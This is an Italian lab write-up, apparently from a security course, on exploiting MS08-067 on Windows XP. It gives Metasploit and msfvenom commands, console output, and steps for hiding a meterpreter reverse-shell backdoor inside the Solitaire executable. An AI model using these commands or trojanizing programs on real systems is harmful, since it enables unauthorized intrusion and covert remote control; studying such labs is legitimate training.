


EXTRA S7L2

Obiettivo: Compromettere una macchina Windows XP sfruttando una vulnerabilità nota e creare una backdoor camuffata da applicazione legittima.



Fase 1: Sfruttamento della vulnerabilità

1. **Strumento:** Metasploit (msfconsole)
2. **Exploit utilizzato:** exploit/windows/smb/ms08_067_netapi
3. **Descrizione:** La vulnerabilità MS08-067 è un bug critico in Windows SMB (Server Message Block) che consente l'esecuzione di codice remoto non autenticato.
4. **Comandi principali:**

```
use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.50.102
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.50.100
set LPORT 8888
run
```

5. **Risultato:** Accesso ottenuto con una sessione Meterpreter sulla macchina Windows XP.

Fase 2: Creazione del Payload Personalizzato


1. **File di partenza:** sol.exe (gioco del solitario) scaricato dalla macchina compromessa.
2. **Comando per scaricare il file** (da Meterpreter):

```
download C:\\WINDOWS\\system32\\sol.exe
```

3. **Creazione del payload con msfvenom:**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100  
LPORT=8888 -x sol.exe -k -f exe -o solitario.exe
```

- a. Il payload è stato incorporato in sol.exe, mantenendo le funzionalità originali.
- b. Opzione **-x**: Specifica il file eseguibile di input da utilizzare come "template" (in questo caso, sol.exe).
- c. Opzione **-k**: Mantiene le funzionalità originali del file di input.



```
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.50.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 8888            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.50.100:8888
[*] Sending stage (176198 bytes) to 192.168.50.102
[*] Meterpreter session 2 opened (192.168.50.100:8888 → 192.168.50.102:1041) at 2024-12-17 17:47:10 +0100

meterpreter > exit
[*] Shutting down session: 2

[*] 192.168.50.102 - Meterpreter session 2 closed. Reason: User exit
msf6 exploit(multi/handler) > run
```

Fase 3: Caricamento e Esecuzione del Payload

1. **Upload del file** sulla macchina Windows XP (Desktop) tramite Meterpreter:


upload /path/to/solitario.exe C:\\Documents and Settings\\<utente>\\Desktop\\solitario.exe

a. Il file è stato caricato con successo nel percorso indicato.

2. Verifica dell'esecuzione:

a. Da Meterpreter, è stato avviato il file solitario.exe e ne è stata confermata l'esecuzione.

b. Il file ha mantenuto la funzionalità originale di "Solitario" e ha stabilito una nuova sessione Meterpreter connessa al listener.



Conclusion: È stato dimostrato come, sfruttando la vulnerabilità MS08-067, sia possibile compromettere una macchina Windows XP. Successivamente, è stata creata una backdoor mascherata da gioco "Solitario" per mantenere l'accesso remoto, garantendo la funzionalità originaria del file. L'attacco è stato completato con successo e si è ottenuto il controllo completo della macchina bersaglio.